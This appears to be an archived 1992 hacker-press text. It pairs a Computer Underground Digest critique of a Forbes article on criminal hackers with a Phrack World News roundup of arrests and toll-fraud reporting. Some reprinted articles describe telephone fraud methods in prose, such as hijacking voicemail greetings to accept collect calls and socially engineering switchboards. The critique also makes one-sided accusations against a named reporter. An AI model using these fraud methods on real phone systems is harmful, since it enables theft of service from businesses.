One individual contacted by Brigid McM claimed she called him several times "bugging" him for information, asking for names, and complaining because "hackers" never called her back. He reports that she explicitly stated that her interest was limited to the "illegal stuff" and the "crime aspect" and was oblivious to facts or issues that did not bear upon hackers-as-criminals.

Some persons present at the November 2600 meeting at Citicorp, which she attended, suggested the possibility that she used another reporter as a credibility prop, followed some of the participants to dinner after the meeting, and was interested in talking only about illegal activities. One observer indicated that those who were willing to talk to her might not be the most credible informants. Perhaps this is one reason for her curious language in describing the 2600 meeting.

Another person she contacted indicated that she called him wanting names of people to talk to and indicated that because Forbes is a business magazine, it only publishes the "truth." Yet, she seemed not so much interested in "truth," but in finding "evidence" to fit a story. He reports that he attempted to explain that hackers generally are interested in Unix and she asked if she could make free phone calls if she knew Unix. Although the reporter stated to me several times that she had done her homework, my own conversation with her contradicted her claims, and if the reports of others are accurate, here claims of preparation seem disturbingly exaggerated.

I also had a rather unpleasant exchange with Ms. McM. She was rude, abrasive, and was interested in obtaining the names of "hackers" who worked for or as "criminals." Her "angle" was clearly the hacker-as-demon. Her questions suggested that she did not understand the culture about which she was writing. She would ask questions and then argue about the answer, and was resistant to any "facts" or responses that failed to focus on "the hacker criminal." She dropped Emmanuel Goldstein's name in a way that I interpreted as indicating a closer relationship than she had--an incidental sentence, but one not without import -- which I later discovered was either an inadvertently misleading choice of words or a deliberate attempt to deceptively establish credentials. She claimed she was an avowed civil libertarian. I asked why, then, she didn't incorporate some of those issues. She invoked publisher pressure. Forbes is a business magazine, she said, and the story should be of interest to readers. She indicated that civil liberties weren't related to "business." She struck me as exceptionally ill-informed and not particularly good at soliciting information. She also left a post on Mindvox inviting "hackers" who had been contacted by "criminals" for services to contact her.

```
>Post: 150 of 161
>Subject: Hacking for Profit?
>From: forbes (Forbes Reporter)
>Date: Tue, 17 Nov 92 13:17:34 EST
>
>Hacking for Profit?  Has anyone ever offered to pay you (or
>a friend) to get into a certain system and alter, destroy or
>retrieve information?  Can you earn money hacking credit
>card numbers, access codes or other information? Do you know
>where to sell it?  Then I'd like to hear from you.  I'm
```

> >doing research for a magazine article. We don't need you
> >name. But I do want to hear your story. Please contact me
> >Forbes@mindvox.phantom.com.

However, apparently she wasn't over-zealous about following up her post or reading the Mindvox conferences. When I finally agreed to send her some information about CuD, she insisted it be faxed rather than sent to Mindvox because she was rarely on it. Logs indicate that she made only six calls to the board, none of which occurred after November 24.

My own experience with the Forbes reporter was consistent with those of others. She emphasized "truth" and "fact-checkers," but the story seems short on both. She emphasized explicitly that her story would *not* be sensationalistic. She implied that she wanted to focus on criminals and that the story would have the effect of presenting the distinction between "hackers" and real criminals. Another of her contacts also appeared to have the same impression. After our less-than-cordial discussion, she reported it to the contact, and he attempted to intercede on her behalf in the belief that her intent was to dispel many of the media inaccuracies about "hacking." If his interpretation is correct, then she deceived him as well, because her portrayal of him in the story was unfavorably misleading.

In CuD 4.45 (File #3), we ran Mike Godwin's article on "How to Talk to the Press," which should be required reading. His guidelines included:

1) TRY TO THINK LIKE THE REPORTER YOU'RE TALKING TO.
2) IF YOU'RE GOING TO MEET THE REPORTER IN PERSON, TRY TO BRING SOMETHING ON PAPER.
3) GIVE THE REPORTER OTHER PEOPLE TO TALK TO, IF POSSIBLE.
4) DON'T ASSUME THAT THE REPORTER WILL COVER THE STORY THE WAY YOU'D LIKE HER TO.

Other experienced observers contend that discussing "hacking" with the press should be avoided unless one knows the reporter well or if the reporter has established sufficient credentials as accurate and non-sensationalist. Using these criteria, it will probably be a long while before any competent cybernaught again speaks to Brigid McMenamin.

The Story

Rather than present a coherent and factual story about the types of computer crime, the authors instead make "hackers" the focal point and use a narrative strategy that conflates all computer crime with "hackers."

The story implies that Len Rose is part of the "hacker hood" crowd. The lead reports Rose's prison experience and relates his feeling that he was "made an example of" by federal prosecutors. But, asks the narrative, if this is so, then why is the government cracking down? Whatever else one might think of Len Rose, no one ever has implied that he as a "playground bully" or "hacker hood." The story also states that 2600 Magazine editor Emmanuel Goldstein "hands copies <of 2600> out free of charge to kids. Then they get arrested." (p. 188--a quote attributed to Don Delaney), and distorts (or fabricates) facts to fit the slant:

> According to one knowledgeable source, another hacker brags that he recently found a way to get into Citibank's computers. For three months he says he quietly skimmed off a penny or so from each account. Once he had $200,000, he quit. Citibank says it has no evidence of this incident and we cannot confirm the hacker's story. But, says computer crime expert Donn Parker of consultants SRI International: "Such a 'salami attack' is definitely possible, especially for an insider" (p. 186).

Has anybody calculated how many accounts one would have to "skim" a few pennies from before obtaining $200,000? At a dime apiece, that's over 2 million. If I'm figuring correctly, at one minute per account, 60 accounts per minute non-stop for 24 hours a day all year, it would take nearly 4 straight years of on-line computer work for an out-sider. According to the story, it took only 3

months. At 20 cents an account, that's over a million accounts.

Although no names or evidence are given, the story quotes Donn Parker of SRI as saying that the story is a "definite possibility." Over the years, there have been cases of skimming, but as I remember the various incidents, all have been inside jobs and few, if any, involved hackers. The story is suspiciously reminiscent of the infamous "bank cracking" article published in Phrack as a spoof several years ago.

The basis for the claim that "hacker hoods" (former "playground bullies") are now dangerous is based on a series of second and third-hand rumors and myths. The authors then list from "generally reliable press reports" a half-dozen or so non-hacker fraud cases that, in context, would seem to the casual reader to be part of the "hacker menace." I counted in the article at least 24 instances of half-truths, inaccuracies, distortions, questionable/spurious links, or misleading claims that are reminiscent of 80s media hype. For example, the article attributes to Phiber Optik counts in the MOD indictment that do not include him, misleads on the Len Rose indictment and guilty plea, uses second and third hand information as "fact" without checking the reliability, and presents facts out of context (such as attributing the Morris Internet worm to "hackers).

Featured as a key "hacker hood" is "Kimble," a German hacker said by some to be sufficiently media-hungry and self-serving that he is ostracized by other German hackers. His major crime reported in the story is hacking into PBXes. While clearly wrong, his "crime" hardly qualifies him for the "hacker hood/organized crime" danger that's the focus of the story. Perhaps he is engaged in other activities unreported by the authors, but it appears he is simply a run-of-the-mill petty rip-off artist. In fact, the authors do not make much of his crimes. Instead, they leap to the conclusion that "hackers" do the same thing and sell the numbers "increasingly" to criminals without a shred of evidence for the leap. To be sure the reader understands the menace, the authors also invoke unsubstantiated images of a hacker/Turkish Mafia connection and suggest that during the Gulf war, one hacker was paid "millions" to invade a Pentagon computer and retrieve information from a spy satellite (p. 186).

Criminals use computers for crime. Some criminals may purchase numbers from others. But the story paints a broader picture, and equates all computer crime with "hacking." The authors' logic seems to be that if a crime is committed with a computer, it's a hacking crime, and therefore computer crime and "hackers" are synonymous. The story ignores the fact that most computer crime is an "inside job" and it says nothing about the problem of security and how the greatest danger to computer systems is careless users.

One short paragraph near the end mentions the concerns about civil liberties, and the next paragraph mentions that EFF was formed to address these concerns. However, nothing in the article articulates the bases for these concerns. Instead, the piece promotes the "hacker as demon" mystique quite creatively.

The use of terms such as "new hoods on the block," "playground bullies," and "hacker hoods" suggests that the purpose of the story was to find facts to fit a slant.

In one sense, the authors might be able to claim that some of their "facts" were accurate. For example, the "playground bullies" phrase is attributed to Cheshire Catalyst. "Gee, *we* didn't say it!" But, they don't identify whether it's the original CC or not. The phrase sounds like a term used in recent internecine "hacker group" bickering, and if this was the context, it hardly describes any new "hacker culture." Even so, the use of the phrase would be akin to a critic of the Forbes article referring to it as the product of "media whores who are now getting paid for doing what they used to do for free," and then applying the term "whores" to the authors because, hey, I didn't make up the term, somebody else did, and I'm just reporting (and using it as my central metaphor) just the way it was told to me. However, I suspect that neither Forbes' author would take kindly to being called a whore because of the perception that they prostituted journalistic integrity for the pay-off of a sexy story. And this is what's wrong with the article: The authors take rumors and catch-phrases, "merely report" the phrases, but then construct premises around the phrases *as if* they were true with little (if any) evidence. They take an unconfirmed "truth" (where are fact checkers when you

need them) or an unrelated "fact" (such as an example of insider fraud) and generalize from a discrete fact to a larger population. The article is an excellent bit of creative writing.

Why Does It All Matter?

Computer crime is serious, costly, and must not be tolerated. Rip-off is no joke. But, it helps to understand a problem before it can be solved, and lack of understanding can lead to policies and laws that are not only ineffective, but also a threat to civil liberties. The public should be accurately informed of the dangers of computer crime and how it can be prevented. However, little will be served by creating demons and falsely attributing to them the sins of others. It is bad enough that the meaning" of the term "hacker" has been used to apply both to both computer delinquents and creative explorers without also having the label extended to include all other forms of computer criminals as well.

CPSR, the EFF, CuD, and many, many others have worked, with some success, to educate the media about both dangers of computer crime and the dangers of inaccurately reporting it and attributing it to "hackers." Some, perhaps most, reporters take their work seriously, let the facts speak to them, and at least make a good-faith effort not to fit their "facts" into a narrative that--by one authors' indication at least -- seems to have been predetermined.

Contrary to billing, there was no evidence in the story, other than questionable rumor, of "hacker" connection to organized crime. Yet, this type of article has been used by legislators and some law enforcement agents to justify a "crackdown" on conventional hackers as if they were the ultimate menace to society. Forbes, with a paid circulation of over 735,000 (compared to CuDs unpaid circulation of only 40,000), reaches a significant and influential population. Hysterical stories create hysterical images, and these create hysteria-based laws that threaten the rights of law-abiding users. When a problem is defined by irresponsibly produced images and then fed to the public, it becomes more difficult to overcome policies and laws that restrict rights in cyberspace.

The issue is not whether "hackers" are or are not portrayed favorably. Rather, the issue is whether images reinforce a witch-hunt mentality that leads to the excesses of Operation Sun Devil, the Steve Jackson Games fiasco, or excessive sentences for those who are either law-abiding or are set up as scapegoats. The danger of the Forbes article is that it contributes to the persecution of those who are stigmatized not so much for their acts, but rather for the signs they bear.

==Phrack Inc.==

Volume Four, Issue Forty-One, File 13 of 13

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN           Issue 41 / Part 3 of 3            PWN
PWN                                             PWN
PWN        Compiled by Datastream Cowboy        PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Boy, 15, Arrested After 911 Paralyzed By Computer Hacker — October 7, 1992

by Caroline Mallan (The Toronto Star)(Page A22)

A 15-year-old boy has been arrested after a hacker pulling computer pranks paralyzed Metro's emergency 911 service.

Police with Metro's major crime unit investigated the origin of countless calls placed to the 911 service from mid-July through last month.

The calls were routed to emergency services in the Etobicoke area, said Detective Willie Johnston, who led the investigation.

Phony medical emergency calls were reported and police, fire and ambulance crews were dispatched on false alarms. On one occasion, the computer hacker managed to tie up the entire 911 service in Metro -- making it unavailable for true emergencies.

Police were not sure last night how long the system was shut down for but Johnston said the period was considerable.

Staff Sergeant Mike Sale warned hackers that phony calls can be traced.

"A criminal abuse of the 911 emergency system will result in a criminal investigation and will result in an arrest," Sale said, adding police had only been investigating this hacker for a few weeks before they came up with a suspect.

Bell Canada investigators helped police to trace the origin of the calls and officers yesterday arrested a teen while he was in his Grade 11 class at a North York high school.

Two computers were seized from the boy's home and will be sent to Ottawa to be analyzed.

Johnston said police are concerned that other hackers may also be able to halt the 911 service, since the computer technology used was fairly basic, although the process of rerouting the calls from a home to the Etobicoke emergency lines was very complex.

The calls went via computer modem through two separate phone systems in major U.S. cities before being sent back to Canada, Johnston explained.

The suspect, who cannot be named under the Young Offenders Act, is charged with theft of telecommunications, 24 counts of mischief and 10 counts of conveying false messages.

He was released from custody and will appear in North York youth court November 6, police said.

- -

Police Say They've Got Hackers' Number — October 8, 1992

by John Deverell (The Toronto Star)(Page A8)

Hackers, take note. Metro police and Ma Bell are going to get you.

A young North York computer freak accused of launching 10 false medical alerts to 911 this summer may have learned -- the hard way -- that his telephone tricks weren't beating the pros.

Police arrived with a search warrant at the home of the 15-year-old, arrested him and carted away his computer.

He's charged with 10 counts of conveying false messages, 24 counts of mischief, and theft of telecommunications.

Inspector Bill Holdridge, of 911 emergency services, said the false alarms in July and August never posed any technical problem to his switchboard but resulted in wild goose chases for the police, fire and ambulance services.

"Those resources weren't available for real alarms, which could have been a serious problem," Holdridge said.

The 911 service, quartered at 590 Jarvis Street, gets about 7,000 calls a day, of which 30% warrant some kind of emergency response.

Normally, a computerized tracing system takes only seconds to provide the address and number of the telephone from which a call originates -- unless the point of origin has been somehow disguised.

Apparently the 911 prankster got into the telephone system illegally and routed his calls through several U.S. networks before bringing them back to Toronto.

Detective Willie Johnston said the boy's parents were stunned when police arrived. "They really didn't have a clue what was going on," said Johnston.

The false emergencies reported were nowhere near the accused boy's home. "Without condoning it, you could understand it if he were sitting around the corner watching the flashing lights," said Johnston. "But they were miles away. It defies logic."

Neither Johnston nor Holdridge would explain how they and Bell security finally traced the false alarms. "That might just make other hackers try to figure out another way," Holdridge said.

- -

Hackers Targeted 911 Systems, Police Say October 10, 1992
~~~~~~

Taken from United Press International

Authorities expect to make more arrests after penetrating a loose network of computer hackers called the "Legion of Doom" they say tapped into corporate phone lines to call 911 systems nationwide with the intent of disrupting emergency services.

Prosecutors from Virginia, New Jersey and Maryland -- in conjunction with investigators from two telephone companies -- traced some of the hackers and closed in on three homes in two states.

A 23-year-old Newark, New Jersey man was arrested early on October 9th. He faces several charges, including fraud. Other arrests are expected in two Maryland locations.

The suspect, known by several aliases and identified by authorities only as Maverick, told investigators the group's intent was "to attempt to penetrate the 911 computer systems and infect them with viruses to cause havoc," said Captain James Bourque of the Chesterfield County police in Virginia.

The probe is just beginning, according to Bourque. "Quite honestly, I think it's only the tip of the iceberg," he said.

The hackers first penetrate the phone lines of large companies or pay phones,
~~~~~~

then use those connections to call 911 lines, Bourque said. The hackers usually make conference calls to other 911 services in other cities, tying up communications in several locations simultaneously.

"One time we were linked up with Toronto and Los Angeles jurisdictions," Bourque said. "And none of us could disconnect."

Sometimes as many five hackers would be on the line and would make false calls for help. Communications officers, unable to stop the calls, would have to listen, then try to persuade the officers in other locales "that the call wasn't real," Bourque said.

"Obviously, there's a real potential for disastrous consequences," he said.

One phone bill charged to a company in Minnesota indicated the scope of the problem. The company discovered in a 30-day period that it had been charged with more than $100,000 in phone calls generated by the hackers, according to Bourque.

"I'm sure there are a multitude of other jurisdictions across the country having the same problems," Bourque said.

People identifying themselves as members of the "Legion of Doom" -- which also is the name of a pro wresting team -- have called a Richmond, Virginia television station and ABC in New York in an attempt to get publicity, Bourque said.

- -

More On 911 "Legion Of Doom" Hacking Case October 20, 1992
~~~~~~

by Barbara E. McMullen & John F. McMullen (Newsbytes)

NEW YORK CITY -- In a discussion with Newsbytes, Sgt. Kurt Leonard of the Chesterfield County, Virginia Police Department has disclosed further information concerning the on-going investigation of alleged 911 disruption throughout the eastern seaboard of the United States by individuals purporting to be members of the hacker group "The Legion of Doom" (LOD).

Leonard identified the individual arrested in Newark, New Jersey, previously referred to only as "Maverick," as Scott Maverick, 23. Maverick has been charged with terroristic threats, obstruction of a government function, and illegal access to a computer. He is presently out on bail.

Leonard said that David Pluchino, 22, was charged to the same counts as Maverick and an additional count of the possession of burglary tools. Leonard said that Pluchino, the subject of a 1990 Secret Service "search and seizure" action under the still on-going "Operation SunDevil" investigation," possessed information linking him with members of the Legion of Doom.

The Legion of Doom connection has become the subject of controversy within the online community. Although Maverick has been quoted as saying that he is a member of the group and that the group's intent was "to attempt to penetrate the 911 computer systems and inflect them with viruses to cause havoc," members of the group have disavowed any connection with those arrested.

"Lex Luthor," one of the original members of the group, told Newsbytes when the initial report of the arrests became public: "As far as I am concerned the LOD has been dead for a couple of years, never to be revived. Maverick was never in LOD. There have been 2 lists of members (one in Phrack and another in the LOD tj) and those lists are the final word on membership."

He added, "We obviously cannot prevent copy-cats from saying they are in LOD. When there was an LOD, our goals were to explore and leave systems as we found them. The goals were to expose security flaws so they could be fixed before REAL criminals and vandals such as this Maverick character could do damage. If this Maverick character did indeed disrupt E911 service he should be not only be charged with computer trespassing but also attempted murder. 911 is serious business."
~~~~~~

Lex Luthor's comments, made before the names of the arrested were released, were echoed by Chris Goggans, aka "Erik Bloodaxe," and Mark Abene, aka "Phiber Optik," both ex-LOD members, and by Craig Neidorf who chronicled the membership of LOD in his electronic publication "Phrack."

When the names of the arrested became public, Newsbytes again contacted Lex Luthor to see if the names were familiar. Luthor replied: "Can't add anything, I never heard of them."

Phiber Optik, a New York resident, told Newsbytes that he remembered Pluchino as a person that ran a computer "chat" system called "Interchat" based in New Jersey. "They never were LOD members and Pluchino was not known as a computer hacker. It sounds as though they were LOD wanabees who are now, by going to jail, going to get the attention they desire," he said.

A law enforcement official, familiar with the SunDevil investigation of Pluchino, agreed with Phiber, saying, "There was no indication of any connection with the Legion of Doom." The official, speaking under the condition of anonymity, also told Newsbytes that the SunDevil investigation of Pluchino is still proceeding and, as such, no comment can be made.

Leonard also told Newsbytes that the investigation has been a joint effort of New Jersey, Maryland, and Virginia police departments and said that, in conjunction with the October 9th 2:00 AM arrests of Pluchino and Maverick, a simultaneous "search and seizure" operation was carried out at the Hanover, Maryland home of Zohar Shif, aka "Zeke," a 23 year-old who had also been the subject of a SunDevil search and seizure.

Leonard also said that, in addition to computers taken from Pluchino, material was found "establishing a link to the Legion of Doom." Told of the comments by LOD members that the group did not exist anymore, Leonard said "While the original members may have gone on to other things, these people say they are the LOD and some of them have direct connection to LOD members and have LOD materials."

Asked by Newsbytes to comment on Leonard's comments, Phiber Optik said "The material he's referring to is probably text files that have been floating around BBS's for years, Just because someone has downloaded the files certainly doesn't mean that they are or ever were connected with LOD."

Complaints On Toll Fraud Aired at FCC En Banc Hearing October 13, 1992

by Art Brodsky (Communications Daily)(Page 1)

Customers of PBX manufacturers told the Federal Communications Commission (FCC) they shouldn't be liable for toll fraud losses incurred because vendors never told them of capabilities of their equipment that left companies open to electronic theft. Their case was buttressed by one of country's leading toll-fraud investigators, who told day-long en banc hearing that customers shouldn't have to pay if they're victimized. Donald Delaney of the New York State Police said toll fraud "is the only crime I know where the victims are held liable." Toll fraud losses have been estimated to run into billions of dollars.

Commission's look at toll fraud came in context of what FCC can do to prevent or lessen problem. Comr. Marshall said Commission's job would be to apportion liability between vendors and customers. Comr. Duggan, who has been leader on issue at Commission, said toll fraud was "hidden degenerative disease on the body of business." He focused on insurance solution to problem, along with sharing of liability. There are cases pending at FCC filed by AT&T customers that deal with sharing of liability, and whether common carriers are protected by tariffs from paying customers for losses. Witnesses told Commission it was hard to find any law enforcement agency interested in problem, from local police to FBI, in addition to difficulties with vendors. U.S. Secret Service has statutory responsibility over toll fraud, said attorney William Cook, who testified in afternoon session. There was general agreement that more customer education was needed to prevent fraud, policy endorsed by Northern Telecom, which has active customer education program.

AT&T came in for particular criticism in morning session as users said company

was insensitive to toll fraud problems. Thomas Mara, executive vice-president Leucadia National Corp., whose company suffered $300,000 in toll fraud, said he "had a hell of a time getting anybody at AT&T to pay attention" to problems his company was encountering. Mara said his company saw level of 800 calls rise to 10,448 from 100. He said AT&T was supposed to notify users if there was any "dramatic increase in volume, yet we were not notified of a thousandfold increase in 800 number usage nor were we informed of an increase from a few hours a month in international calls to thousands of hours by AT&T, only after receiving our bills." Investigation found that 800 number connecting Rolm switch to company's voice mail was hackers' entry method, Mara said.

Clearly angry with AT&T, Mara said he has "a feeling they use it as a profit center." Lawrence Gessini, telecommunications director for Agway Corp. of Syracuse, agreed, saying: "Toll fraud should not become a rationale for higher profits for carriers." He told FCC that new programs introduced by long distance carriers won't solve problem because of constraints, limitations and expense.

Speaking for International Communications Association (ICA) user group, Gessini said problems occur because new technologies allow more types of fraud and because "old tariff concepts" that limit common carrier liability "distort market incentives." Vendors, he said, are "generally lackadaisical and are slow to correct even known problems in their hardware, firmware and software," and give low priority to complaints. ICA advocated 5 principles including FCC inquiry into fraud, creation of advisory committee and willingness of Commission to protect users.

Geoffrey Williams, industry consultant and telecommunications manager for IOMEGA Corp., said AT&T has been "most notable" for asking for restitution, while Sprint and MCI are more lenient. MCI doesn't charge users for first hacking incident, he said, but after that users are on their own.

AT&T defended itself in afternoon session, when International Collections Dist. Manager Peter Coulter rejected users' accusations, saying company had increased customer education program "dramatically" since last year. He insisted that AT&T is "very concerned" by toll fraud: "Contrary to what some people want to believe, no long distance carrier is making a profit off toll fraud." He said AT&T had 6,000 customers attend equipment security seminars in 1991, but that number had been exceeded in first 6 months of 1992. He said results of increased education program were "only preliminary" but his group was receiving "a lot more accommodations" than complaints from customers.

Coulter, while never admitting that company should shoulder any financial liability, admitted that "things are different now" as to how AT&T approaches toll fraud problem. He said that within AT&T it used to be hardware division vs. service division. "The hardware guys said it was a service problem, the service guys said it was the hardware's fault," Coulter said. But now both divisions are "working together on the problem . . . we're talking to each other."

Delaney of N.Y. state police gave the FCC a picture of the toll fraud situation dominated by as few as 15 practitioners, most of whom gain illegal entry to telephone systems simply by dialing numbers for hours on end. Those so-called "finger hackers," rather than computer hackers, are responsible for 90% of fraud, he said, telling Commission that equipment vendors should be held accountable for fraud. Most fraudulent calls go to Pakistan, Colombia and Dominican Republic, he said.

Delaney pointed out practical objection to further vendor education problem, telling commissioners that for vendor to engage in education would also be to admit there could be problem with equipment security, something sales people don't want to do. He said some customers had been sold systems and didn't know they had capability for remote access -- means used by hackers to gain entry.

Hanging Up On Hackers October 12, 1992
~~~~~~~~~~~~~~~~~~~~

by Miriam Leuchter (Crain's New York Business)(Page 21)

"Thieves tap phone systems, but business cuts the line."
~~~~~~~~~~~~~~~~~~~~

Ron Hanley suspected a technical glitch when his company's telephone bill listed an unusually large number of calls lasting four seconds to its 800-number from New York City. But the executive at Dataproducts New England in Wallingford, Connecticut didn't lose sleep over the problem -- until he got a call two months later from the security department at American Telephone & Telegraph Co.

Dataproducts had been hacked. Two days after that, Mr. Hanley got a bill confirming the bad news: In one 24-hour period, street-corner phone users in New York had made some 2,000 calls to the Caribbean on the company's line, ringing up about $50,000 in tolls.

Dataproducts is not alone. Estimates of the cost of telecommunications fraud in the United States each year run from $1 billion to as much as $9 billion. According to John J. Haugh, editor of Toll Fraud and Telabuse and chairman of a Portland, Oregon consulting firm, losses reached $4 billion in 1991 and are expected to climb 30% in 1992.

Some 35,000 businesses and other users -- such as foundations and government agencies -- will be hit this year. In the first six months, Mr. Haugh says, more than 900 New York City companies were victims of telephone-related fraud.

"If you have a PBX system or calling cards or voice mail, you are vulnerable, exceedingly vulnerable," says Peggy Snyder, executive director of the Communications Fraud Control Association, a national information clearinghouse based in Washington. "As technology gets more user-friendly, the opportunity to commit a crime is much greater."

Armed with computers, modems and sometimes automatic dialers or random-number generating software, high-technology thieves can use your telephone system as if it is their own -- without having to pay the tolls. The series of very short calls Mr. Hanley spotted on one phone bill should have tipped off his 800-number service provider -- which he had alerted when he spotted the pattern -- that hackers were trying to break into his system.

Who are these hackers -- a term used to describe someone who uses a telephone or computer to obtain unauthorized access to other computers? Many are teenagers or young adults out to demonstrate their computer skills and make some mischief. Five young New Yorkers are awaiting trial in federal court on unauthorized access and interception of electronic communications charges in one widely publicized telephone fraud case.

A much smaller proportion are more serious criminals: drug dealers, money launderers and the like, who don't want their calls traced. In one case, Ms. Snyder cites a prostitution ring that employed unused voice mail extensions at one company to leave and receive messages from clients.

Many hackers have connections to call-sell operators who set up shop at phone booths, primarily in poorer immigrant neighborhoods in cities from New York to Los Angeles. For a flat fee -- the going rate is $10, according to one source -- callers can phone anywhere in the world and talk as long as they want. The hawker at the phone booth pockets the cash and someone else pays the bill.

Perhaps 15 to 20 so-called finger hackers (who crack authorization codes by hand dialing) distribute information to call-sell operators at thousands of locations in New York. According to Don Delaney, a senior investigator for the New York State Police, the bulk of such calls from phone booths in the city go to the Dominican Republic, Pakistan and Colombia.

Hackers may use more than technical skill to gain the access they want. Sometimes they practice "social engineering" -- talking a company's employees into divulging information about the telephone system. Or they manage a credible imitation of an employee, pretending to be an employee.

In one of the latest schemes, a fraudulent caller gets into a company's system and asks the switchboard operator to connect him with an outside operator. The switchboard assumes the caller is an employee who wants to make a personal call on his own calling card.

Instead, he uses a stolen or hacked calling card number. The fraud goes undetected until the card's owner reports the unauthorized use to his long-distance carrier. If the cardholder refuses to pay the charges, the phone company traces the calls to the business from which they were placed. Because it looks as if the call came from the company, it is often held liable for the charge.

In another new twist, a hacker gains access to an unused voice mail extension at a company, or takes over someone's line at night or while the regular user is on vacation. He changes the recorded announcement to say, "Operator, this number will accept all collect and third-party calls." Then the hacker -- or anyone else -- can telephone anywhere in the world and bill the charges to that extension.

Sometimes the fraud is much more organized and sophisticated, however. Robert Rasor, special agent in charge of the financial crime division of the U.S. Secret Service, gives an example of a three-way calling scheme in which hackers tap into a phone system in the United States and set up a separate network that allows people in other countries to call each other directly. "The Palestinians are one of the more prominent groups" running these sorts of fraud, he says.

But no matter who the end user is, businesses like Dataproducts end up footing the bill. Personal users are generally not held liable for the unauthorized use of their calling card numbers. Under current regulation, a business is responsible for all calls that go through its equipment, whether or not those calls originated at the company.

This hard fact rankles Mr. Hanley. "It's totally frustrating and almost unbelievable that you're responsible for this bill. It's really frightening for any company."

Dataproducts's liability was relatively small compared with the $168,000 average Mr. Haugh calculated in a study he made last year. It could have been worse yet.

"The largest case I've ever seen in the metropolitan region was a company that lost almost $1 million within 30 days," says Alan Brill, managing director of the New York corporate security firm Kroll Associates Inc.

"It was a double whammy, because even though their long-distance carrier saw a suspicious pattern of calls and blocked access to those area codes, the company didn't know its PBX system would automatically switch to another carrier if calls couldn't go through," Mr. Brill says. "So the company got a bill for $300,000 from its primary carrier and a $600,000 bill from the secondary carrier."

Both AT&T and Sprint Corp. offer service plans that limit liability to $25,000 per fraud episode for their business customers. Mr. Brill advises companies to evaluate the cost-effectiveness of these plans in great detail, because in order to be eligible for coverage companies must take certain steps to minimize their risk. "If you reduce your risk significantly, you may not need the coverage," he says.

The plans require customers to respond to a problem in as little as two hours after notification of unauthorized calls. Doing so will stem your losses in any event. "You also have to think about how you're staffed," adds Mr. Brill. "Can you act that fast?"

PWN Quicknotes
~~~~~~~~~~~~~~

1. HACKER PARTY BUSTED (by Robert Burg, Gannett, 11/3/92) -- "PumpCon Popped!" -- WHITE PLAINS, New York -- Police say a Halloween party they broke up Sunday (11/1/92) was more than just a rowdy party - it also was a computer hacker party.

   Three men were charged with unauthorized use of a computer and attempting computer trespass. A fourth man was arrested on an outstanding warrant
~~~~~~~~~~~~~~

involving violating probation on a charge of computer fraud in Arizona, Greenburgh Detective Lt. Cornelius Sullivan said.

Security officers at the Westchester Marriott contacted police after noticing an unusual number of people entering and leaving one room. Police said that when they arrived, there were 21 people inside and computers hooked up to telephone lines. Police said they also found telephone credit cards that did not belong to any of the people present.

The three charged with unauthorized use of a computer and attempted computer trespass were Randy Sigman, 40, of Newington, Connecticut; Ronald G. Pinz, 21, of Wallingford, Connecticut and Byron Woodard, 18, of Woonsocket, Rhode Island.

They were being held at the Westchester County Jail in Valhalla pending arraignment.

The man charged on the warrant, Jason Brittain, 22, of Tucson, Arizona, was being held without bail pending arraignment.

The Westchester County District Attorney frauds division seized the computer hardware, software, and other electrical equipment.

Sullivan said the party-goers heard about the party through computer bulletin boards.

- -

2. COMPUTER ACCESS ARRESTS IN NEW YORK (Barbara E. McMullen & John F. McMullen, Newsbytes, 11/3/92) -- GREENBURGH, NEW YORK -- The Greenburgh, New York Police Department has announced the arrest of three individuals, Randy P. Sigman, 40; Ronald G. Pinz, Jr, 21; and Byron J. Woodard, 18 for the alleged crimes of Unauthorized Use Of A Computer and Attempted Computer Trespass, both misdemeanors. Also arrested was Jason A. Brittain, 22 in satisfaction of a State of Arizona Fugitive From Justice warrant.

   The arrests took place in the midst of an "OctoberCon" or "PumpCon" party billed as a "hacker get-together" at the Marriott Courtyard Hotel in Greenburgh. The arrests were made at approximately 4:00 AM on Sunday morning, November 1st. The three defendants arrested for computer crimes were granted $1,000 bail and will be arraigned on Friday, November 6th.

   Newsbytes sources said that the get together, which had attracted up to sixty people, had dwindled to approximately twenty-five when, at 10:00 Saturday night, the police, in response to noise complaints arrived and allegedly found computers in use accessing systems over telephone lines. The police held the twenty-five for questioning and called in Westchester County Assistant District Attorney Kenneth Citarella, a prosecutor versed in computer crime, for assistance. During the questioning period, the information on Brittain as a fugitive from Arizona was obtained and at 4:00 the three alleged criminal trespassers and Brittain were charged.

   Both Lt. DeCarlo of the Greenburgh police and Citarella told Newsbytes that the investigation is continuing and that no further information is available at this time.

- -

3. U.S. PRISON SENTENCE FOR COMPUTER HACKER (New York Law Journal, 10/15/92, Page 7) -- A Brooklyn man was sentenced yesterday to eight months in prison for buying passwords from a computer hacker group known as the "masters of deception" [MOD] for resale to others seeking access to confidential credit reports.

   Morton Rosenfeld, 21, received the sentence in federal court in Manhattan after pleading guilty in June to obtaining the unauthorized access devices to computer data bases operated by TRW Information Services and other credit reporting companies.

   The sentence, imposed by Southern District Judge Shirley Wohl Kram, is

believed to be among few prison terms levied for computer-related offenses.

Meanwhile, charges are pending against Mr. Rosenfeld's alleged source: the five members of the masters of deception, young men in their teens and 20's. The five were accused in July of breaking into computer systems run by credit reporting services, telephone companies and educational institutions.

For more information about the indictment and case against MOD, see ALL the articles in PWN 40-2.

- -

4. 2ND ONLINE LEGAL GUIDE RELEASED (by Barbara E. McMullen & John F. McMullen, Newsbytes, 10/13/92) -- NEW YORK CITY -- PC Information Group has announced the release of SysLaw, Second Edition: The Legal Guide for Online Service Providers by attorneys Lance Rose and Jonathan Wallace.

According to the company, "Syslaw provides BBS sysops, network moderators and other online service providers with basic information on their rights and responsibilities, in a form that non-lawyers can easily understand."

Subjects covered by the book include the First Amendment, copyrights and trademarks, the user agreement, negligence, privacy, criminal law, searches and seizures, viruses and adult materials. The company claims that SysLaw not only explains the laws, but that it gives detailed advice enabling system operators to create the desired balance of user services, freedom, and protection from risk on their systems."

Co-author Lance Rose told Newsbytes: "In the four years since the publication of the first edition, the electronic community has become alerted to the first amendment dimensions of the on-line community."

"The first amendment has profound implications to the on-line community both to liberate providers and users of on-line systems and to protect them from undue legal harassment. There has, in the last few years, been a lot of law enforcement activity effecting bulletin board systems, including the Steve Jackson and Craig Neidorf/Phrack cases," he said.

